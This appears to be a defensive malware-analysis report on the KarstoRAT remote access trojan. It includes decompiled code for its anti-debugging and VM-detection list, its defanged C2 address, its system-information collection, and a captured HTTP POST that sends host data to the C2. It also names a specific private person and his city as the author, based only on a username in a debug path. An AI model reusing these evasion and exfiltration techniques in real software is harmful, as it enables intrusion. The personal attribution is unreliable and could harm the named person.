



KARSTORAT

TECHNICAL ANALYSIS REPORT

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

Table Of Contents

TABLE OF CONTENTS i

OVERVIEW 1

3CLIENT.EXE ANALYSIS 1

 STATIC ANALYSIS 2


 DYNAMIC ANALYSIS 3

YARA RULE 26

MITRE ATTACK TABLE..... 27

RECOMMENDATIONS..... 27

PREPARED BY 28



Overview

In today's rapidly evolving **cyber threat landscape**, advanced malware families are increasingly designed to be more **stealthy, modular, and capable of maintaining long-term persistence**. The assumption that threat actors can remain anonymous is often flawed; in some cases, **a small mistake can expose the identity or trace of the individual or group behind an attack**.


This report presents a comprehensive analysis of **KarstoRAT**, an advanced **Remote Access Trojan (RAT)** first identified in **February 2026**. Unlike conventional malware, KarstoRAT is designed as a **modular cyber-espionage platform**. Its architecture follows a strategic approach that prioritizes **persistence, flexibility, and evasion** during intrusion operations. The research began with the analysis of a suspicious executable named *client.exe*, which was detected on **multiple workstations within a Europe-based company**. Initially, **anomalous network traffic and unauthorized platform access** were observed. Although preliminary analysis confirmed that the file was malicious, a deeper investigation was required to uncover its **actual functionality and operational structure**. The analysis revealed that KarstoRAT operates through a **modular C2 architecture**. This structure enables attackers to **dynamically control its functionality** and activate malicious activities tailored to specific targets. The malware achieves persistence through multiple techniques, including **registry modifications, copying itself to the Startup folder, and creating scheduled tasks**. In addition, it employs **privilege escalation techniques** and implements measures designed to **evade analysis within controlled environments**.

KarstoRAT combines **surveillance and remote-control capabilities**, including **monitoring user activity, stealing sensitive information, and executing remote commands** on the compromised system. Notably, the malware **disguises its network traffic as legitimate security software traffic**, allowing it to remain on infected systems for extended periods while **reducing the risk of detection**. The **selective activation of modules** demonstrates a **targeted and controlled operational strategy** rather than a broad, indiscriminate deployment.

3client.exe Analysis

Adı	3client
MD5	b2cdfec5c2f070a2a6ee62cf193f28bc
SHA256	6cab98b37df2e410243607174aee8d7dcbec59e796f318c1d78332cf4f92162a
Dosya Türü	PE64/EXE

Static Analysis

A screenshot of a Windows File Information window for the file 3client.exe. The window has a title bar with the file name. Below the title bar is a table with two columns: 'Property' and 'Value'. The table contains the following information: File Name: C:\Users\██████ Desktop\KARSO\3client.exe; File Type: Portable Executable 64; File Info: Microsoft Visual C++ 8.0 (DLL); File Size: 143.00 KB (146432 bytes); PE Size: 143.00 KB (146432 bytes). The entire window is outlined with a red border.

Property	Value
File Name	C:\Users\██████ Desktop\KARSO\3client.exe
File Type	Portable Executable 64
File Info	Microsoft Visual C++ 8.0 (DLL)
File Size	143.00 KB (146432 bytes)
PE Size	143.00 KB (146432 bytes)

Figure 1- File Information

Upon examining the file information of the analyzed software, it is observed that it is a **64-bit** application with a file size of **143 KB** and is in the **Portable Executable (PE)** format.



The input file was linked with debug information and the symbol filename is:
"C:\User\hibby\Desktop\Project1\Project1\Project1\x64\Release\Project1.pdb"
Do you want to look for this file at the specified path and the Microsoft Symbol Server?

Figure 2- Username Found in the PDB

As a developer artifact, the PDB file contains the path "C:\Users\hibby". The developer was identified as **Dave Hibberd** (GitHub: **Hibby**), based in **Aberdeen, Scotland**.

Dynamic Analysis

```

26 char Buffer[144]; // [rsp+110h] [rbp+10h] BYREF
27
28 if ( (unsigned __int8)BlackListCheck(argc, argv, envp) )
29     ExitProcess(0);
30 v18 = 0i64;
31 v19 = 0i64;

```



```

23
24 if ( IsDebuggerPresent() )
25     return 1;
26 v17 = 0i64;
27 v18 = 0i64;
28 memset(v8, 0, sizeof(v8));
29 sub_13F341A00(v8, "x64dbg.exe");
30 memset(v9, 0, sizeof(v9));
31 sub_13F341A00(v9, "wireshark.exe");
32 memset(v10, 0, sizeof(v10));
33 sub_13F341A00(v10, "vmsrvc.exe");
34 memset(v11, 0, sizeof(v11));
35 sub_13F341A00(v11, "vmusrvc.exe");
36 memset(v12, 0, sizeof(v12));
37 sub_13F341A00(v12, "vboxtray.exe");
38 memset(v13, 0, sizeof(v13));
39 sub_13F341A00(v13, "vmttoolsd.exe");
40 memset(v14, 0, sizeof(v14));
41 sub_13F341A00(v14, "df5serv.exe");
42 memset(v15, 0, sizeof(v15));
43 sub_13F341A00(v15, "vboxservice.exe");
44 memset(v16, 0, sizeof(v16));
45 sub_13F341A00(v16, "vmware.exe");
46 v17 = 0i64;
47 v18 = 0i64;

```

Figure 3- Anti-Debugging and Process Monitoring

The **BlackListCheck** function, which is executed at the beginning of the malware, performs anti-analysis and virtual machine detection. The function first calls **IsDebuggerPresent()** to determine whether the program is running under a debugger. It then checks whether commonly used analysis tools are running on the system. If any of these checks return positive, the program is immediately terminated using **ExitProcess(0)**.

X64dbg.exe	Wireshark.exe	Vmsrvc.exe
Vmusrvc.exe	Vboxtray.exe	Vmttoolsd.exe
df5serv.exe	Vboxservice.exe	Vmware.exe

Table 1- Checked Applications

0100	call 3client.7FF7ADB16760	
0000	mov ecx,2	
3E0100	call qword ptr ds:[<CreateToolhelp32Snapshot>]	
FF	mov rsi,rax	
0000000	cmp rax,FFFFFFFFFFFFFFFF	
4020000	je 3client.7FF7ADB053B8	
A4000000	xor edx,edx	
0100	mov r8d,234	
000000 380200	lea rcx,qword ptr ss:[rbp+A4]	
A0000000	call <JMP.&memset>	
3E0100	mov dword ptr ss:[rbp+A0],238	
000000	lea rdx,qword ptr ss:[rbp+A0]	
	mov rcx,rsi	
	call qword ptr ds:[<Process32FirstW>]	
	test eax,eax	
	je 3client.7FF7ADB053AF	
B9 E9FD0000	mov ecx,FDE9	
FF15 7C3E0100	call qword ptr ds:[<WideCharToMultiByte>]	
48:8B9D 80000000	mov rbx,qword ptr ss:[rbp+80]	[rbp+80]: "x64dbg.exe"
48:8BD8 80000000	mov rdi,qword ptr ss:[rbp+88]	rbx: "x64dbg.exe"
48:3BDF	cmp rbx,rdi	
74 28	je 3client.7FF7ADB05397	
90	nop	
48:8BD3	mov rdx,rbx	rdx: "x64dbg.exe", rbx: "x64dbg.exe"
48:837B 18 0F	cmp qword ptr ds:[rbx+18],F	
76 03	jbe 3client.7FF7ADB0537D	
48:8B13	mov rdx,qword ptr ds:[rbx]	rdx: "x64dbg.exe", rbx: "x64dbg.exe"
48:8D8D E0020000	lea rcx,qword ptr ss:[rbp+360]	
FF15 DE430100	call qword ptr ds:[<strcmp>]	
85C0	test eax,eax	
74 67	je 3client.7FF7ADB053F5	
48:83C3 20	add rbx,20	rbx: "x64dbg.exe"
48:3BDF	cmp rbx,rdi	rbx: "x64dbg.exe"
75 D9	jne 3client.7FF7ADB05370	
48:8D95 A0000000	lea rdx,qword ptr ss:[rbp+A0]	
48:8BCE	mov rcx,rsi	
FF15 D13D0100	call qword ptr ds:[<Process32NextW>]	
85C0	test eax,eax	
0E85 61FFFFFF	jmp 3client.7FF7ADB05310	

Figure 4- Retrieving the Process List

The **CreateToolhelp32Snapshot** API is used to obtain a snapshot of the active processes on the system. The first process in the list is then examined using **Process32FirstW**, while subsequent processes are enumerated one by one using **Process32NextW**. The name of each process is converted from Unicode to **ANSI** using **WideCharToMultiByte** and compared against a predefined list.




Figure 5- C2 Server Address

The malware contains the server address and server port hardcoded within itself. During runtime, it resolves the address **hxxp[:]//212[.]227[.]65[.]132[:]15144**.




Figure 6- Retrieving the System Username

In the subsequent stage, the malware uses the **GetUserNameA** API to retrieve the username of the user on the system where it is running.

<pre> xor r8d,r8d mov edx,1 lea rcx,qword ptr ds:[7FF61617BEC0] call qword ptr ds:[<InternetOpenA>] mov r14,rcx test rax,rax je 3client.7FF616164EBF mov qword ptr ss:[rsp+28],rbx mov dword ptr ss:[rsp+20],80000000 xor r9d,r9d xor r8d,r8d lea rdx,qword ptr ds:[7FF61617C0E0] mov rcx,rcx call qword ptr ds:[<InternetOpenUrlA>] mov rbp,rcx test rax,rax je 3client.7FF616164EB6 mov dword ptr ss:[rsp+40],ebx </pre>	<pre> 00007FF61617BEC0:"SecurityNotifier" rdx:"http://api.ipify.org", 00007FF61617C0E0:"http://api.ipify.org" </pre>
--	---

Figure 7- Ipify Request

The **InternetOpenA** API is used to establish a connection to **hxxp[:]//api[.]ipify[.]org**. At the end of this connection, the malware aims to obtain the client-side IP address.

```

21 {
22     v4 = InternetOpenUrlA(v2, "http://api.ipify.org", 0i64, 0, 0x80000000, 0i64);
23     v5 = v4;
24     if ( v4 )
25     {
26         dwNumberOfBytesRead[0] = 0;
27         if ( InternetReadFile(v4, Buffer, 0x3Fu, (LPDWORD)dwNumberOfBytesRead) && dwNumberOfBytesRead[0] )
28         {
29             if ( (unsigned int)dwNumberOfB char Buffer[64]; // [rsp+50h] [rbp-68h] BYREF
30                 "19"
31             sub_13F6D65C8();
32             JUMPOUT(0x13F6C4F0i64);
33         }

```

Figure 8- Returned IP Address

In the subsequent operation, the **InternetReadFile** API is used to retrieve the **IP address** from the first **64 bytes** of the returned data.




Figure 9- Sending Requests to the Server

The malware continuously sends requests to the server and listens for incoming data. If no data is received from the server during this process, it treats the value as **NONE** by default. Throughout the connection, it also sends the name of the **client** device connected to the server.




Figure 10- Sending the Sysinfo Request

Since the malware's actual Command and Control (C2) server is offline, a server was set up using Python. As an example, the **SYSINFO** message header is sent to the malware through the server in an unencrypted format.

```

119  GetComputerNameA(Buffer, &nSize);
120  *(_OWORD *)Srca = 0i64;
121  v69 = 0i64;
122  v2 = -1i64;
123  do
124      ++v2;
125  while ( Buffer[v2] );
126  sub_13F6C1A00(Srca, Buffer);
127  v3 = v69;
128  if ( *((_QWORD *)&v69 + 1) - (_QWORD)v69 < 0x11ui64 )
129  {
130      v6 = (void **)sub_13F6C6D10(Srca, "\\computer_name\\:\\", 0x11ui64);
131  }

```

```

424 28  mov qword ptr ss:[rsp+28],r14
424 20  mov qword ptr ss:[rsp+20],rsi
6     mov rdx,r14
D A0  lea rcx,qword ptr ss:[rbp-60]
AFFFF call 3c1fent.13F6C6D10
24 40  xorps xmm0,xmm0
      movups xmmword ptr ss:[rsp+40],xmm0

```

```

[rsp+20]: "\\computer_name\\:\\\\"
rdx:&"\\computer_name\\:\\WIN-
[rbp-60]: "\\computer_name\\:\\WIN-

```

Figure 11- Retrieving the Computer Name

Following the **SYNINFO** request, the malware first retrieves the computer name using **GetComputerNameA**.

```

186  sub_13F641700(&v64);
187  memset(&VersionInformation.dwMajorVersion, 0, 144);
188  v97 = 0i64;
189  VersionInformation.dwOSVersionInfoSize = 156;
190  GetVersionExA(&VersionInformation);
191  sub_13F646B00(v88); struct _OSVERSIONINFOA VersionInformation; // [rsp+270h] [rbp+170h]
192  sub_13F646B00(v92); {dwOSVersionInfoSize=0u,dwMajorVersion=0u,dwMinorVersion=0u,dwBuild
193  sub_13F646B00(v70);
194  v10 = v71;
195  if ( v72 - v71 < 0x16 )
196  {
197      v13 = (void **)sub_13F646D10(v70, "\\os_version\\:\\Windows ", 0x16ui64);
198  }
199  else
200  {
201      v71 += 22i64;
202      v11 = v70;
203      if ( v72 > 0xF )
204          v11 = (void **)v70[0];
205      if ( "" <= (char *)v11 || "\\os_version\\:\\Windows " > (char *)v11 + v10 )
206      {
207          v12 = 22i64;
208      }
209      else if ( v11 > (void **) "\\os_version\\:\\Windows " )
210      {
211          v12 = (char *)v11 - "\\os_version\\:\\Windows ";
212      }
213      else

```

Figure 12- Retrieving Operating System Information

The **GetVersionExA** function is called to retrieve the Windows version information of the system. Depending on the buffer capacity, the malware either allocates additional memory or shifts the existing data to prepend the string **"os_version":"Windows"**. Its primary purpose is to construct the beginning of the **JSON-formatted** system information output that will later be sent to the **C2** server together with the version number.

```

59 strcpy((char *)Data, "Unknown");
60 memset(v112, 0, sizeof(v112));
61 if ( !RegOpenKeyEx(HKEY_LOCAL_MACHINE, "HARDWARE\\DESCRIPTION\\System\\CentralProcessor\\0", 0, 0x20019u, &hKey) )
62 {
63     cbData = 256;
64     RegQueryValueEx(hKey, "ProcessorNameString", 0i64, 0i64, Data, &cbData);
65     RegCloseKey(hKey);
66 }
67 *(_OWORD *)v105 = 0i64;

```

Figure 13- Retrieving the Processor Name from the Registry

To retrieve the processor model information of the system, the malware attempts to open the **\System\CentralProcessor\0** registry key using the Windows Registry. If successful, it reads the **ProcessorNameString** value, writes it to the CPU data buffer, and closes the registry key. If the operation fails, the data remains as **Unknown**.

```

64 GlobalMemoryStatusEx(&v95);
65 sub_13F646B00(v73);
66 v25 = v74;
67 if ( v75 - v74 < 0xF )
68 {
69     v28 = (void **)sub_13F646D10(v73, "\"ram_total_gb\":", 0xFui64);
70 }
71 else
72 {
73     v74 += 15i64;
74     v26 = v73;
75     if ( v75 > 0xF )
76         v26 = (void **)v73[0];
77     if ( "" <= (char *)v26 || "\"ram_total_gb\": > (char *)v26 + v25 )

```




Figure 14- Retrieving RAM Information

The **GlobalMemoryStatusEx** function is called to retrieve the system's total **RAM** capacity, and a string buffer is initialized to prepare the retrieved information in **JSON** format. The existing data is shifted to prepend the **"ram_total_gb":** field.

```

442 sub_13F641700(v79);
443 if ( GetDiskFreeSpaceExA("C:\\", &FreeBytesAvailableToCaller, &TotalNumberOfBytes, &TotalNumberOfFreeBytes) )
444 {
445     sub_13F646B00(v82);
446     v40 = v83;
447     if ( v84 - v83 < 0x10 )
448     {
449         v43 = (void **)sub_13F646D10(v82, "\\disk_total_gb\\":, 0x10ui64);
450     }
451     else
452     {
453         v83 += 16i64;
454         v41 = v82;
455         if ( v84 > 0xF )

```

```

"ram_percent\\":30,"disk_total_gb\\":119,"disk_

```

Figure 15- Retrieving Disk Information

The **GetDiskFreeSpaceExA** function is called to retrieve the disk space information of the "C:" drive on the system. To send the data in **JSON** format, the "disk_total_gb": field is prepended to the data.

```

538 sub_13F641B10(&v100);
539 Toolhelp32Snapshot = CreateToolhelp32Snapshot(2u, 0);
540 if ( Toolhelp32Snapshot != (HANDLE)-1i64 )
541 {
542     memset(&pe.cntUsage, 0, 0x234ui64);
543     pe.dwSize = 568;
544     v51 = 1;
545     if ( Process32FirstW(Toolhelp32Snapshot, &pe) )
546     {
547         do
548         {
549             if ( !v51 )
550             {
551                 sub_13F641B10(&v100);
552                 memset(MultiByteStr, 0, 0x104ui64);
553                 WideCharToMultiByte(0xFDE9u, 0, pe.szExeFile, -1, MultiByteStr, 260, 0i64, 0i64);
554                 *(_DWORD *)v102 = 0i64;

```

Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	Watch 1	[x]
Address	Hex				ASCII	
0000000000020280	20 20 22 2C 22 72 61 6D 5F 74 6F 74 61 6C 5F 67				"ram_total_g	
0000000000020290	62 22 3A 33 2C 22 72 61 6D 5F 75 73 65 64 5F 67				b":3,"ram_used_g	
00000000000202A0	62 22 3A 31 2C 22 72 61 6D 5F 70 65 72 63 65 6E				b":1,"ram_perce	
00000000000202B0	74 22 3A 33 30 2C 22 64 69 73 68 5F 74 6F 74 61				t":30,"disk tota	
00000000000202C0	6C 5F 67 62 22 3A 31 31 39 2C 22 64 69 73 68 5F				l_gb":119,"disk_	
00000000000202D0	66 72 65 65 5F 67 62 22 3A 39 34 2C 22 70 72 6F				free_gb":94,"pro	
00000000000202E0	63 65 73 73 65 73 22 3A 5B 7B 22 6E 61 6D 65 22				cesses":[{"name"	
00000000000202F0	3A 22 5B 53 79 73 74 65 6D 20 50 72 6F 63 65 73				:"system Proces	
0000000000020300	73 5D 22 2C 22 70 69 64 22 3A 30 7D 2C 7B 22 6E				s"},"pid":0,{"n	
0000000000020310	61 6D 65 22 3A 22 53 79 73 74 65 6D 22 2C 22 70				ame":"system",p	
0000000000020320	69 64 22 3A 34 7D 2C 7B 22 6E 61 6D 65 22 3A 22				id":4,{"name":	
0000000000020330	73 6D 73 73 2E 65 78 65 22 2C 22 70 69 64 22 3A				smss.exe", "pid"	
0000000000020340	32 35 36 7D 2C 7B 22 6E 61 6D 65 22 3A 22 63 73				256"},"name":"cs	
0000000000020350	72 73 73 2E 65 78 65 22 2C 22 70 69 64 22 3A 33				rss.exe", "pid":3	
0000000000020360	3A 30 7D 2C 7B 22 6E 61 6D 65 22 3A 22 77 69 6E				40"},"name":"win	
0000000000020370	69 6E 69 74 2E 65 78 65 22 2C 22 70 69 64 22 3A				init.exe", "pid"	
0000000000020380	33 39 32 7D 2C 7B 22 6E 61 6D 65 22 3A 22 63 73				392"},"name":"cs	
0000000000020390	72 73 73 2E 65 78 65 22 2C 22 70 69 64 22 3A 34				ss.exe", "pid":4	
00000000000203A0	30 34 7D 2C 7B 22 6E 61 6D 65 22 3A 22 77 69 6E				04"},"name":"win	
00000000000203B0	6C 6F 6F 6E 2E 65 78 65 22 2C 22 70 69 64 22				logon.exe", "pid"	
00000000000203C0	3A 34 35 36 7D 2C 7B 22 6E 61 6D 65 22 3A 22 73				:456"},"name":"s	

Figure 16- Retrieving Running Process Names

All running processes are enumerated using the **CreateToolhelp32Snapshot**, **Process32FirstW**, and **Process32NextW** functions. The process names are then converted to **ANSI** using **WideCharToMultiByte** and formatted as **JSON** data.

```
POST /upload-sysinfo?user= HTTP/1.1
User-Agent: SecurityNotifier
Host: 15144
Content-Length: 1814
Cache-Control: no-cache

{"computer_name":"WIN-1KDN79P801","username":"zorro","os_version":"Windows 6.1 Build 7601","cpu":"AMD Ryzen 5 5500H with Radeon Graphics","ram_total_gb":3,"ram_used_gb":1,"ram_percent":30,"disk_total_gb":119,"disk_free_gb":94,"processes":[{"name":"System","pid":0}, {"name":"smss.exe","pid":256}, {"name":"csrss.exe","pid":340}, {"name":"wininit.exe","pid":392}, {"name":"csrss.exe","pid":404}, {"name":"winlogon.exe","pid":456}, {"name":"services.exe","pid":480}, {"name":"lsass.exe","pid":508}, {"name":"lsass.exe","pid":516}, {"name":"svchost.exe","pid":612}, {"name":"wintoolservice.exe","pid":672}, {"name":"svchost.exe","pid":712}, 